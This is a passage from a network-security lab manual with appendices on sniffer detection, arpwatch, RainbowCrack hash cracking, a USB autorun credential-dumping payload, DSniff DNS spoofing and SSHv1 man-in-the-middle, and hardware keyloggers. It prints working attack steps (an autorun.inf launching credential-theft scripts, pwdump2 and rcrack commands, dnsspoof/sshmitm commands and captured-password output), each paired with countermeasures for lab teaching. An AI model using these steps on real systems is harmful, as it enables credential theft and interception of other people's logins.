
This will show you all the different scanning options AntiSniff is capable of. One of the most effective methods for detecting any Sniffer is by using the "ICMP Time Delta Test". AntiSniff will use ICMP with microsecond timers to establish a baseline network and machine latency. After AntiSniff determines this baseline, it will then flood the network with with non-legitimate traffic. During this flood, it will send another flood of ICMP packets out onto the network. Hosts that may be running in promiscuous mode have a much higher latency than comparable hosts running in normal mode.




c. Execute the command

#./anti_sniffer -2 –t (a.b.c.d)

After AntiSniff runs, it will provide a listing of results for the Scan. If the scan was successful, you should see the "promisc cnt" result equal to 1. Additionally, the "Machine List" list will show the ip a.b.c.d. If the scan was unsuccessful, no machine will be listed.



3) Watching AntiSniff in Action
    a. Now go back to the Red Hat 4.0 WS Machine and bring up Ethereal. You should see many entries with “66:66:66:66:66:66”, for the Source Address, Destination Address, and Protocol. AntiSniff is filling the network with garbage. A system running in promiscuous mode will take much longer to process this information since it has to process everything, whereas a normal network card will drop them immediately.



Finally, we should note that AntiSniff cannot be used to determine with 100% accuracy that a sniffer is not running on a network. Theoretically there is no difference between a host running in either mode, it is only through problems with TCP/IP implementations and latency that AntiSniff is able to make reliable gueses. Indeed, after the release of AntiSniff, it was not much longer until an "AntiAntiSniff" was created that reliably avoided making the signature mistakes that AntiSniff used to find Sniffers. An example implementation is available at: http://packetstormsecurity.org/9907-exploits/aass.c

Appendix K: ARPWatch (Also used in Lab 3)

What is Arpwatch?

(http://linuxcommand.org/man_pages/arpwatch8.html)

It is an open source software that monitors a computer network for *arp* activity. It keeps track of Ethernet/ip address pairings. It syslogs activity and reports certain changes via email. Arpwatch uses **pcap** (3) to listen for *arp* packets on a local Ethernet interface.

Here's a quick list of the report messages generated by **arpwatch**

New activity

This ethernet/ip address pair has been used for the first time six months or more.

New station

The ethernet address has not been seen before.

Flip flop


The ethernet address has changed from the most recently seen address to the second most recently seen address. (If either the old or new ethernet address is a DECnet address and it is less than 24 hours, the email version of the report is suppressed)

Changed ethernet address

The host switched to a new ethernet address.

Where can I get it from?

Arpwatch can be obtained from http://www-nrg.ee.lbl.gov/



How to install?

Download the file to the */root/* directory.

Type the following in a new terminal →

- *# tar –zxvf arpwatch.tar.gz*
- *# cd arpwatch***/*
- *# ./configure*
- *# make*
- *# make install*


Arpwatch is now installed!

To start, type →

- *# ./arpwatch –d*
- To terminate press <Ctrl + C>.

You will see messages with varying *subjects* that will provide information about a machines IP address and its MAC addresses (old and current).

Below is an example output for arpwatch.



To enhance the use of this product, a simple script may be written that would detect if any two machines have the same MAC address on the network i.e. to detect arp poisoning. Corrective measures can be taken by the network administrators.

Appendix L: Rainbow Crack

There are two typical attacks in cryptanalysis of block ciphers: brute force and table precomputation. In brute force, an attacker tries all possible keys to encrypt a known plaintext for which he has the corresponding ciphertext. The idea of table precomputation is to precompute and store encryptions of a chosen plaintext and corresponding keys for all possible keys.

RainbowCrack use the second method. It precompute and store all possible plaintext - hash pairs in files so called "rainbow table". Any time the plaintext of a hash is required, you just look up the precomputed tables and find the plaintext in seconds.

2) Install Utilities
Acquire and install RainbowCrack from http://www.antsight.com/zsl/rainbowcrack/
Acquire and install pwdump2 from
http://www.bindview.com/Services/razor/Utilities/Windows/pwdump2_readme.cfm

3) Create/Acquire Tables
Before running the crack program, tables
In a console type >rtgen lm alpha 1 7 0 2100 8000000 all
Each table generated will a few hours to build and be about 128MB
Continue by typing all the following:
>rtgen lm alpha 1 7 1 2100 8000000 all
>rtgen lm alpha 1 7 2 2100 8000000 all
>rtgen lm alpha 1 7 3 2100 8000000 all
>rtgen lm alpha 1 7 4 2100 8000000 all

4) Sort tables
To speed up the search of rainbow table, we should sort the rainbow table with "rtsort.exe" in advance.
In fact "rcrack.exe" only accept sorted rainbow tables.
Use these commands:
>rtsort lm_alpha#1-7_0_2100x8000000_all.rt
>rtsort lm_alpha#1-7_1_2100x8000000_all.rt
>rtsort lm_alpha#1-7_2_2100x8000000_all.rt
>rtsort lm_alpha#1-7_3_2100x8000000_all.rt
>rtsort lm_alpha#1-7_4_2100x8000000_all.rt
These commands take several minutes each to complete.

5) Acquire the password file
The password file is acquired using pwdump2, to launch this type
>pwdump2 > pwfile.txt

6) Test it out, then have fun!
Notice the file "random_lm_alpha#1-7.hash" in the distribution. It contain 10 randomly generated lanmanager hashes(charset alpha, length 1-7). We will use this file as a test vector.

Launch the program by issuing the command:
>rcrack c:\rainbowcrack*.rt -l random_lm_alpha#1-7.hash
You should replace "c:\rainbowcrack\" with where you place the sorted rainbow tables. It seems that you will find the plaintext of all 10 lanmanager hashes. Now open the file "random_lm_alpha#1-7.plain" and validate the result of rcrack.exe. If they match, that is ok.
Finally, try cracking the passwords by using the command:
>rcrack c:\rainbowcrack*.rt -f pwfile.txt

Appendix M: Exploiting Autorun with a USB Drive

Although locally installing and running L0phtCrack on a Windows system allows an adversary to crack passwords on the system, such a scenario is unlikely, given that others may be watching the machine that the adversary is attempting to exploit.


We discuss a more likely scenario in which an adversary can crack passwords on a Windows system with very little time physically at the system, doing activity that does not appear suspicious even when someone is watching the system. Adding a USB drive or other external storage device that has an autorun file allows a script to be executed on the machine with no user interaction, and this activity is common and appears benign.

Steps:

Download http://kapowdude.googlepages.com/MAD1.zip.
Unzip it and copy all files inside the "`MAD 1.0`" directory to the root of the USB drive.
After inserting the USB drive into the target machine, the autorun.inf script will execute the following:

```
[autorun]
action=Open Files On Folder
icon=switchblade\icons\drive.ico
shellexecute=nircmd.exe execmd CALL switchblade\tools\start.bat
```


The below window will pop up.



If the user clicks on the first (default) option to "Open Files on Folder," instead of the option below to "Open folder to view files," then several scripts in the "`\switchblade\tools`" directory on the USB drive will be run.

The scripts will copy the SAM database LM hashes, Instant Messenger password file, Internet Explorer URL history, product keys, and several other types of information to
`[USBDisk]\switchblade\dump\[hostname]\`

Remove the USB device and put it into the machine on which you plan to inspect the data collected, and open the file `switchblade\dump\[hostname]\[hostname].log` in a text editor:



Copy the SAM database section of the log file into another file called "`pwdfile.txt`" by running:

```
grep ":::" [USBDisk]\switchblade\dump\[hostname]\[hostname].log >> pwdfile.txt
```

or by locating the section of the log file titled [Dump SAM] and copying that section into a separate file named `pwdfile.txt`.

Use an offline tool such as L0phtCrack, 0phCrack, or RainbowCrack on "`pwdfile.txt`" to crack the LM hashes. Although this particular example requires some user interaction, it is possible to avoid user interaction altogether by using a U3 USB flash drive, also known as a "USB smart drive."

This lab illustrates the idea that if a someone has physical access to a machine, then he pwns the machine. It reveals the need for physically locking up hardware and limiting physical access to it.
There are, however, several other methods of defending against this particular type of vulnerability:
- If inserting an untrusted external storage, hold down the shift key when connecting drive to bypass autorun.
- Permanently disable the "Autorun" subkey by setting the registry key `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\CDRom` to 0 while logged in as administrator.
- Run a memory resident anti-virus program that prevents scripts such as autorun.inf from being executed.
- Disable LM hashes altogether, by making changes to the registry.
- Have a password longer than 15 characters, so it is not cached in the LM hashes.
- Do not remain logged in as an administrator when away from your machine.

References

USB Switchblade. Hak.5 Wiki. http://www.hak5.org/wiki/index.php?title=USB_Switchblade. 11 Sep 2006.

Autorun. Wikipedia. http://en.wikipedia.org/wiki/Autorun. 11 Sep 2006.

Appendix N: Using DSniff for Man-in-the-Middle (MITM) SSH v1 Connections

(www.monkey.org/~dugsong/dsniff/)

DSniff is a collection of tools for network auditing and penetration testing. It comes with facilities for arp cache poisoning and dns spoofing, and also is able to easily capture passwords, e-mail. DSniff also has the ability to intercept SSH and SSL traffic. This tool is different from other sniffing tools such as Ethereal/Wireshark because it is able to automatically parse a wide range of protocols and easily extract the logins and passwords, making for much smaller log files to sift through. Obviously, this could be a very dangerous tool.

We will be using the dnsspoof and sshmitm tools to man-in-the-middle an SSHv1 session and intercept the login and password. The plan is to install DSniff on the RedHat 7.2 VMware image and intercept the ssh traffic from the RedHat 7.2 Copy VMware image to the sshd server running on RedHat 4.0.

First you must install DSniff and all the required libraries on the RedHat 7.2 virtual machine. Grab the following files from the NAS server:

```
db-4.0.14.tar.gz
libpcap-0.7.2.tar.gz
dsniff-2.3.tar.gz
libnet-1.0.2a.tar.gz
libnids-1.16.tar.gz
```

After you have the tar.gz files, extract and build each package:

Berkeley DB. We need an updated version of the Berkeley DB:

```
tar -zxvf db-4.0.14.tar.gz
cd db-4.0.14/dist
./configure --enable-compat185
make && make install
cd ../..
```

We need to tell the system where the new libraries are installed or the DSniff utilities will give us a runtime error:

```
echo /usr/local/BerkelyDB.4.0/lib >> /etc/ld.so.conf
ldconfig
```

LibPcap:

```
tar -zxvf libpcap-0.7.2.tar.gz
cd libpcap-0.7.2
./configure
make && make install
cd ..
```

LibNet:

```
tar -zxvf libnet-1.0.2a.tar.gz
cd Libnet-1.0.2a
./configure
make && make install
cd ..
```

LibNids:

```
tar -zxvf libnids-1.16.tar.gz
cd libnids-1.16
./configure
make && make install
cd ..
```

DSniff. Make sure to tell DSniff to use the new BerkeleyDB library:

```
tar –xzvf dsniff-2.3.tar.gz
cd dsniff-2.3
./configure --enable-compat185 --with-db=/usr/local/BerkeleyDB.4.0
make && make install
```

Once DSniff is installed, begin the hijacking by DNS spoofing the RedHat 7.2 Copy virtual machine (**NOT** the RedHat 7.2 virtual machine where DSniff is installed. The other one).

Create a file named `hosts.bad`. In it, place the following line (replace the ip address with your RedHat 7.2 ip address):

```
57.35.6.xxx       rh4
```

This tells dnsspoof to send all traffic for rh4 to the specified ip.
Then run dnsspoof as follows:

```
dnsspoof –f hosts.bad
```

Now to begin sniffing SSH traffic with DSniff:


```
sshmitm 57.35.6.xxx
```

Where `57.35.6.xxx` is the ip address of the RedHat 4.0 machine.

Now, attempt to connect to the RedHat 4.0 computer from RedHat 7.2 Copy using the SSHv1 protocol:


```
ssh -1 rh4
```

You should see something asking if you want to accept the host key. Type yes and logon. In the virtual image running sshmitm, you should now see the ssh login and password.


root@redhat7:~
File Edit Settings Help
[root@redhat7 root]# dnsspoof -f hosts.bad
dnsspoof: listening on eth0 [udp dst port 53 and not src 57.35.6.172]
57.35.6.174.1036 > 57.35.6.1.53: 17769+ A? rh4
57.35.6.174.1036 > 57.35.6.1.53: 17769+ A? rh4
57.35.6.174.1036 > 57.35.6.1.53: 24644+ A? rh4
57.35.6.174.1036 > 57.35.6.1.53: 24644+ A? rh4
57.35.6.171.32769 > 57.35.6.1.53: 27177+ PTR? 172.6.35.57.in-addr.arpa
57.35.6.171.32769 > 57.35.6.1.53: 27177+ PTR? 172.6.35.57.in-addr.arpa
root@redhat7:~
File Edit Settings Help
[root@redhat7 root]# sshmitm 57.35.6.171
sshmitm: relaying to 57.35.6.171
sshmitm: SSH_recv: Success
sshmitm: client key exchange failed
09/11/06 15:59:37 tcp 57.35.6.174.1070 -> 57.35.6.171.22 (ssh)
root
password
root@redhat7:~
root@redhat7:~
03:59 PM

How to protect against this attack.

If your host key changes unexpectedly, you may be experiencing a man-in-the-middle attack. However, it can be difficult to verify if the admin has simply regenerated the ssh keys or if someone is actually sniffing the connection.




A much better solution is to avoid using SSHv1 all together. SSHv2 is a more secure alternative; however it still is vulnerable to some MITM attacks.

The best method is to distribute your host keys ahead of time and disallow password logins. This will prevent a MITM attack since the attacker should not have the proper keys ahead of time.

APPENDIX O: More on Hardware Keyloggers

Hardware Keyloggers act as a 'middle man' between the computer and the keyboard, intercepting every keystroke. Since they require no software running on the target PC, they are impossible to detect with software. The only method of detection available is physical inspection.



Normally, the hardware keylogger (which can be as small as a few inches) plugs into the PS/2 or USB port of the computer, and then connects to the keyboard. Sometimes however, these devices can actually be inserted into the keyboard itself, making them virtually impossible to detect.

Retrieval of the captured keystrokes is straightforward. The keylogger listens for a predefined 'password,' and then outputs a user interface to a text editor window.

USING ONE OF THE LAB WINDOWS MACHINES NOT YOUR OWN COMPUTER
Go to http://www.keycarbon.com/products/
and watch the demo video

Countermeasures:
Physical security is most important when it comes to hardware keyloggers. Restricting access to the ports on the back of a computer with a cover and lock will prevent installation of a keylogger. Bluetooth keyboards use a pairing key scheme that may be more secure than a wired keyboard. Also, use of a secondary authentication method such as Smart Card or RFID will prevent access if a password is compromised.

For more information, including instructions on a do-it-yourself hardware keylogger, visit the following websites:
http://www.keycarbon.com/products/
http://www.keelog.com/diy.html
http://www.keyghost.com/index.htm
http://www.thinkgeek.com/gadgets/security/7af2/
http://www.brickhousesecurity.com/home-keystrokelogger-keyphantomusbhome.html

Appendix P: Password hardening based on keystroke dynamics

1.1 Password hardening based on keystroke dynamics:

